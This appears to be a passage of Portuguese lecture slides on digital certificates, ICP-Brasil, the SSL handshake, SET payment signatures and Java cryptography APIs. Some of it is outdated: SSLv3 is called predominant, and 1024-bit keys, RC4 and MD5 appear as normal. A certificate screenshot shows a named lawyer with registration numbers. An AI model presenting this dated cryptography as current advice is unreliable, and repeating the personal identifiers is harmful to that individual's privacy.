
- Campos do certificado X.509 comuns a todas as versões:
 - Validity (Not before/ After)
 - Contém dois valores de data/hora que definem o período de validade do certificado.
 - Subject Name
 - Nome distinto da entidade final a que o certificado se refere.
 - Subject Public Key Information
 - Valor da chave pública do sujeito e o identificador do algoritmo pela qual a chave deve ser utilizada.

Comunicação Segura

- Segurança da Informação
Prof. Anderson O. da Silva

233

Certificado Digital:




Comunicação Segura

- Segurança da Informação
Prof. Anderson O. da Silva

234

Certificado Digital:





Certificado Digital:

- **Lista de Certificados Revogados (LCR)**
 - **Lista de certificados que foram revogados, normalmente pelo comprometimento da chave privada.**
 - **Essa lista é assinada pela autoridade certificadora que a emitiu.**
 - **Disponível para download nos sites das autoridades certificadoras.**
 - **Verificação Online do Status do Certificado**
 - OCSP – Online Certificate Status Protocol – RFC 2560



Infra-estrutura de Chaves Públicas – ICP

- Em inglês: Public Key Infrastructure – PKI
- Implementa a infra-estrutura necessária para garantir a autenticidade, a integridade e a validade jurídica dos certificados digitais e das operações eletrônicas que envolvem os mesmos.
- Formada por uma Cadeia de Autoridades Certificadoras.



ICP - Brasil:

- Instituída pela MP 2.200-2, de 24/08/2001, criando:
 - Autoridade Gestora de Políticas
 - Cadeia de Autoridades Certificadoras
 - Autoridade Certificadora Raiz (AC-Raiz)
 - Autoridades Certificadoras
 - Autoridades de Registro





ICP-Brasil:

- Autoridade Gestora de Políticas:
 - As declarações constantes dos documentos em forma eletrônica, produzidos com a utilização de processo de certificação disponibilizado pela ICP-Brasil, presumem-se verdadeiras em relação aos signatários, na forma do art. 131 da Lei no 3.071, de 1º de janeiro de 1916 - Código Civil.
 - A utilização de documento eletrônico para fins tributários atenderá, ainda, ao disposto no art. 100 da Lei no 5.172, de 25 de outubro de 1966 - Código Tributário Nacional.



ICP-Brasil:

- **Autoridade Certificadora Raiz (AC-Raiz)**
 - Primeira autoridade da cadeia de certificação, executora das Políticas de Certificados e normas técnicas e operacionais aprovadas pelo Comitê Gestor da ICP-Brasil.
 - Compete emitir, expedir, distribuir, revogar e gerenciar os certificados das AC de nível imediatamente subsequente ao seu, gerenciar a lista de certificados emitidos, revogados e vencidos, e executar atividades de fiscalização e auditoria das AC e das AR e dos prestadores de serviço habilitados na ICP, e exercer outras atribuições que lhe forem cometidas pela autoridade gestora de políticas.



ICP-Brasil:

- Autoridade Certificadora Raiz (AC-Raiz):

- É vedado à AC Raiz emitir certificados para o usuário final.
- Representada pelo Instituto Nacional de Tecnologia da Informação (ITI).



- Segurança da Informação
Prof. Anderson O. da Silva

The screenshot shows a 'Certificate' dialog box with tabs for General, Details, and Certification Path. The Details tab is selected, displaying the following information:

Certificate Information

This certificate is intended for the following purpose

- Ensures the identity of a remote computer
- Proves your identity to a remote computer
- Protects e-mail messages
- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details

Issued to: Autoridade Certificadora Raiz Brasileira

Issued by: Autoridade Certificadora Raiz Brasileira

Valid from 29/07/2008 **to** 29/07/2021

Comunicação Segura

- Segurança da Informação
Prof. Anderson O. da Silva

242

ICP-Brasil:

Certificate

General Details Certification Path

Show <All>

Field	Value
Signature algorithm	sha1RSA
Signature hash algorithm	sha1
Issuer	Autoridade Certificadora Raiz ICP-Brasil
Valid from	terça-feira, 29 de julho de 2009
Valid to	quinta-feira, 29 de julho de 2012
Subject	Autoridade Certificadora Raiz ICP-Brasil
Public key	RSA (2048 Bits)

```
30 82 01 0a 02 82 01 01 00 ce 1c e8 be 93 34
c9 b1 e4 54 ee 09 f6 ec a4 08 85 a0 3f c6 8e
70 30 a7 80 8c ed 3e 01 54 07 8c 19 23 3b 9f
c7 b4 8b 20 b1 e2 f7 41 16 2d 5e 87 66 ba b0
dd 6f d1 3f 3c da c8 59 33 9d 15 b0 9f 92 c8
54 58 8a 3a 27 a2 34 1e 9b 78 b5 b7 cd e5 9b
c0 2e 12 9e 70 78 07 fa 8e f2 4c c0 f8 e5 72
1e a9 a9 60 03 57 26 47 db 83 76 c3 ce c8 12
d1 ff ef ae b3 62 7d 9a a0 e4 bc 6e 7d 01 2e
60 dc 87 e0 5f 7f 05 70 5c 30 15 2c c2 75 a3
50 03 66 23 66 2c e7 74 77 78 db 66 17 df f9
```



ICP-Brasil:

- **Autoridades Certificadoras**

- Entidades credenciadas a emitir certificados digitais vinculando pares de chaves criptográficas ao respectivo titular.
- Compete emitir, expedir, distribuir, revogar e gerenciar os certificados, bem como colocar à disposição dos usuários listas de certificados revogados e outras informações pertinentes e manter registro de suas operações.

Comunicação Segura

244

- Segurança da Informação
Prof. Anderson O. da Silva



ICP-Brasil:

- Autoridades Certificadoras Credenciadas (exemplos):



CAIXA

AC-Jus




Receita Federal




ACPR

VALI
VALI CERTIFICADORA



ICP-Brasil:

- **Autoridades de Registro**
 - Entidades operacionalmente vinculadas à determinada AC.
 - Compete identificar e cadastrar usuários na presença destes, encaminhar solicitações de certificados às AC e manter registros de suas operações.



ICP-Brasil:

- **Tipos de Certificados:**

- **Certificados de Assinatura (Tipo A)**

- Utilizados em aplicações como confirmação de identidade na Web, correio eletrônico, transações on-line, redes privadas virtuais, transações eletrônicas, informações eletrônicas, cifração de chaves de sessão e assinatura de documentos eletrônicos com verificação da integridade de suas informações.

- **Certificados de Sigilo (Tipo S)**

- Utilizados em aplicações como cifração de documentos, bases de dados, mensagens e outras informações eletrônicas, com a finalidade de garantir o seu sigilo.

Comunicação Segura

247

- Segurança da Informação
Prof. Anderson O. da Silva



ICP-Brasil:

Tipo de Certificado	Chave Criptográfica			Validade Máxima do Certificado (anos)	Frequência de Emissão de LCR (horas)	Tempo Limite para Revogação (horas)
	Tamanho (bits)	Processo de Geração	Mídia Armazenadora			
A1 e S1	1024	Software	Cartão Inteligente ou <i>Token</i> , ambos sem capacidade de geração de chave e protegidos por senha.	1	48	72
A2 e S2	1024	Hardware	Cartão Inteligente ou <i>Token</i> , ambos sem capacidade de geração de chave e protegidos por senha.	2	36	54
A3 e S3	1024	Hardware	Cartão Inteligente ou <i>Token</i> , ambos com capacidade de geração de chave e protegidos por senha, ou <i>hardware</i> criptográfico aprovado pelo CG da ICP-Brasil	3	24	36
A4 e S4	2048	Hardware	Cartão Inteligente ou <i>Token</i> , ambos com capacidade de geração de chave e protegidos por senha, ou <i>hardware</i> criptográfico aprovado pelo CG da ICP-Brasil	3	12	18

Comunicação Segura

248

- Segurança da Informação
Prof. Anderson O. da Silva

ICP-Brasil: e-CPF OAB-RJ

Objetos PKCS #11 (e-CPF OAB)

Objetos do Token		
Tipo	Rótulo	Prive
Certificado	Autoridade Certificadora Raiz Brasileira v2 emitido por Au...	Não
Certificado	AC Certisign G6 emitido por Autoridade Certificadora Raiz...	Não
Certificado	AC OAB G2 emitido por AC Certisign G6	Não
Certificado	ANA LUCIA DE CASTRO LOUREIRO:10514222	Não
Chave privada	não especificado	Sim

Certificado

Informação de certificado

Emitido para:

Nome Comum (CN)	ANA LUCIA DE CASTRO LOUREIRO DA SILVA
Unidade organizacional (OU)	10514222
Unidade organizacional (OU)	ADVOGADO
Unidade organizacional (OU)	0002677395

Informação do emissor:

Nome Comum (CN)	AC OAB G2
Unidade organizacional (OU)	ORDEM DOS ADVOGADOS DO BRASIL CONSELHO
Organização (O)	ICP-Brasil
Nome do país (C)	BR

Validade:

Válido de	2016-06-02 21:00:00
Válido até	2019-06-03 20:59:59


Este certificado destina-se a:

Criar assinaturas digitais	Proteger correio eletrônico
Verificar assinaturas digitais para não-repudição	
Cifrar chaves secretas	
Provar sua identidade a um servidor remoto	



Processo de Comunicação Segura:

- Gerar Par de Chaves Assimétricas




Comunicação Segura

• Segurança da Informação
Prof. Anderson O. da Silva

250


Processo de Comunicação Segura:

- Enviar Mensagem de Solicitação de Certificado




Processo de Comunicação Segura:

- Gerar Certificado e Enviar para Usuário



Processo de Comunicação Segura:

- Processo de Envio de Mensagem




Comunicação Segura

• Segurança da Informação
Prof. Anderson O. da Silva

253

Processo de Comunicação Segura:

- Processo de Recepção de Mensagem





Secure Socket Layer (SSL):

- Desenvolvido pela Netscape, 1994.
- Amplamente aceito, distribuído e suportado em todos os navegadores e servidores mais importantes.
- Atualmente apresentado em três versões:
 - SSLv2, SSLv3 (versão predominante) e TLSv1 (padrão IETF, primeira versão, 1999).
- Características do SSLv3:
 - Autenticação do servidor obrigatória e autenticação do cliente pode ser opcional.
 - Permite que ambas as partes (cliente e servidor) renegociem as chaves e as cifragens a qualquer momento.
 - Permite compactação dos dados.



Secure Socket Layer (SSL):

- **Elementos de um estado de sessão:**
 - **Session Identifier**
 - Identificação da sessão como ativa ou de resumo.
 - **Peer Certificate**
 - Certificado X.509v3 do peer (pode ser nulo).
 - **Compression Method**
 - Algoritmo de compactação a ser utilizado antes da criptografia.
 - **Cipher Spec**
 - Algoritmo de criptografia e resumo de mensagem.
 - **Master Secret**
 - Segredo compartilhado de 48 bytes.
 - **Is Resumable**
 - Flag que indica se a sessão pode ser utilizada para iniciar novas conexões.



Secure Socket Layer (SSL):

- **Protocolo de Handshake**
 - Negociação que estabelece os parâmetros do estado de sessão.
- **Dividido em duas fases:**
 - Autenticação do Servidor (obrigatória)
 - Autenticação do Cliente (opcional)



Secure Socket Layer (SSL):

- **Protocolo de Handshake – Fase Obrigatória**
 - Cliente envia a mensagem hello indicando versão, ID de sessão, cifras aceitáveis e métodos aceitáveis de compactação.
 - Servidor responde com mensagem de hello indicando a versão, cifra e método de compactação preferidos.
 - Servidor envia mensagem de certificado com seu certificado ou cadeia de certificados para serem autenticados.
 - Servidor envia mensagem hello de conclusão para sinalizar que nenhuma outra mensagem hello será enviada.



Secure Socket Layer (SSL):

- **Protocolo de Handshake – Fase Obrigatória (continuação)**
 - Cliente então gera um segredo pré-mestre (chave secreta), o criptografa com a chave pública do servidor (envelope digital) e envia a informação criptografada para o servidor.
 - Servidor recupera o segredo pré-mestre decriptando a informação recebida com sua chave privada.
 - Os dados subseqüentes são criptografados e autenticados com o segredo mestre, derivado do segredo pré-mestre.



Secure Socket Layer (SSL):

- **Protocolo de Handshake – Fase Opcional**
 - Servidor envia a mensagem de solicitação de certificado para o cliente indicando tipos aceitáveis de certificado e nomes distintos de CAs aceitáveis.
 - Cliente envia a mensagem de certificado de cliente com seu certificado ou uma mensagem de alerta com a indicação `no_certificate`.
 - Cliente envia a mensagem de verificação de certificado com o segredo pré-mestre assinado com sua chave privada e criptografado com a chave pública do servidor.
 - Servidor recupera a chave pré-mestre com sua chave privada e autentica o cliente validando a assinatura do segredo pré-mestre contra o certificado do cliente.



Secure Socket Layer (SSL):

- **Algoritmos suportados:**
 - RSA (durante o processo de handshaking)
 - RC2, RC4, IDEA, DES e triple-DES (após a troca de chaves)
 - MD5 para message-digest
 - Diffie-Hellman (especificação fortemente desencoraja sua utilização)
- **Certificado mais comum:**
 - Certificados de chave pública X.509



Secure Electronic Transaction (SET):

- Especificação aberta projetada para assegurar a integridade de transações utilizando cartões de crédito.
- Baseado nos esquemas tradicionais de garantia de integridade, autenticidade e confidencialidade.
- Objetivos:
 - Autenticar as entidades envolvidas nas operações de pagamento;
 - Prover a confidencialidade dos dados para pagamento;
 - Preservar a integridade dos dados para pagamento;
 - Definir os algoritmos e protocolos para estes serviços seguros.



Secure Electronic Transaction (SET):

- Define vários tipos de transação utilizadas para implementar não apenas o pagamento, mas outras partes do processo como registros e cancelamentos.
- O esquema de *assinatura dual* evita que a Loja visualize as informações de pagamento pessoais do Cliente e garante a autenticidade do pedido de compra feito pelo Cliente.



Secure Electronic Transaction (SET):

- Define seis tipos de participantes em uma operação de pagamento:
 - Clientes (Cardholder)
 - Interage com as Lojas utilizando um cartão de crédito autorizado e emitido por um Emissor.
 - Lojas (Merchant)
 - Representam pessoas ou organizações que comercializam bens ou serviços a Clientes.
 - Emissor (Issuer)
 - Instituição financeira (banco, por exemplo) que emite o cartão de crédito utilizado pelo Cliente.




Secure Electronic Transaction (SET):

- Define seis tipos de participantes em uma operação de pagamento (continuação):
 - Intermediário (Acquire)
 - Instituição financeira onde Lojas se associam com o objetivo de delegar o processo de autorizações de cartões de crédito e respectivos pagamentos, realizando transferência de fundos para as Lojas, sendo reembolsado pelo Emissor através de rede bancária.
 - Entreposto de Pagamento (Payment Gateway)
 - Responsável pela interconexão entre o ambiente SET (Loja) e as redes para transações utilizando cartões de crédito (Intermediário). Geralmente operado pelo próprio Intermediário ou prestador de serviço terceirizado.
 - Autoridade Certificadora
 - Entidade acreditada para a emissão de certificados digitais para Clientes, Lojas e Entreposto de Pagamento.



Secure Electronic Transaction (SET):

- Participantes de uma operação de pagamento.





Secure Electronic Transaction (SET) – Especificação 1.0:

- **Requisição de Pagamento:**
 - Cliente envia mensagem de requisição à Loja contendo o tipo de cartão de crédito, com o objetivo de obter cópias dos certificados da Loja e do Entreposto de Pagamento.
 - Loja envia mensagem de resposta assinada contendo o identificador da transação (IDT) e os dois certificados.
 - Cliente verifica a autenticidade da mensagem da Loja e prepara a informação de pedido (Ped) e de pagamento (Pag) utilizando o identificador de transação (IDT) provido pela Loja.



Secure Electronic Transaction (SET) – Especificação 1.0:

- **Requisição de Pagamento (continuação):**
 - Cliente gera uma assinatura dual (AD) a partir de Ped e Pag para fins de verificação de autenticação, tanto pela Loja quanto pelo cliente, sem revelar o conteúdo de Pag para a Loja.
 - A assinatura digital dual é formada da seguinte maneira:
 - Cálculo do hash de Ped (PedH) e de Pag (PagH).
 - Cálculo do hash da concatenação de PedH+PagH (PPH).
 - cifragem de PPH com a chave privada do Cliente (KprCli), gerando a assinatura digital (AD, neste caso, Dual).
 - Cliente gera chave secreta (K) arbitrária para criptografar a concatenação de Pag+AD+PedH (MsgK). Em seguida, criptografa a chave secreta K com a chave pública do Entreponto gerando o envelope digital (ED).



Secure Electronic Transaction (SET) – Especificação 1.0:

- Requisição de Pagamento (continuação):
 - Cliente envia a mensagem **MsgK+ED+PagH+Ped+AD+Certificado do Cliente.**
 - Loja verifica a integridade e autenticidade do pedido recalculando PedH a partir de Ped, PPH a partir de PagH+PedH calculado e comparando PPH com o PPH obtido a partir da decriptação de AD com a chave pública do Cliente (**KpuCli**).
 - Para solicitar a autorização de compra para o Cliente, a Loja gera uma mensagem assinada com o valor da compra e o identificador de transação. Em seguida, criptografa essa mensagem com uma chave secreta K2. Por fim, repassa para o Entreponto: **MsgK+ED+ K2{valor+IDT} + KpuEnt{K2}**. Uma verificação de integridade e autenticidade semelhante a anterior acontece.





Arquitetura de Criptografia Java (Java Cryptography Architecture – JCA)

- A Security API é uma Core API de Java disponível no pacote `java.security` (e seus subpacotes).
- A primeira implementação dessa API, no JDK 1.1, introduziu a Java Cryptography Architecture (JCA), com suporte a resumo de mensagem e assinatura digital.
- O Java 2 SDK estendeu o JCA acrescentando novas funcionalidades, como suporte a certificados X.509 v3 e a *arquitetura de providers* para possibilitar múltiplas e interoperáveis implementações criptográficas.



Arquitetura de Criptografia Java (Java Cryptography Architecture – JCA)

- A Java Cryptography Extension (JCE) é uma implementação de um *Cryptography Package Provider*, ou, de forma mais simples, um *provider*, que provê um framework e implementações para cifragem, geração de chave e acordo de chave, e algoritmos para código de autenticação de mensagens.
- A JCE era um pacote (extensão) opcional no Java 2 SDK Standard Edition, versões 1.2.x e 1.3.x, e foi integrado nessa distribuição a partir da série 1.4.



Arquitetura de Criptografia Java (Java Cryptography Architecture – JCA)

- A JCE API inclui:
 - Criptografia Simétrica de Bloco, como DES, RC2, e IDEA;
 - Criptografia Simétrica de Fluxo, como RC4;
 - Criptografia Assimétrica, como RSA;
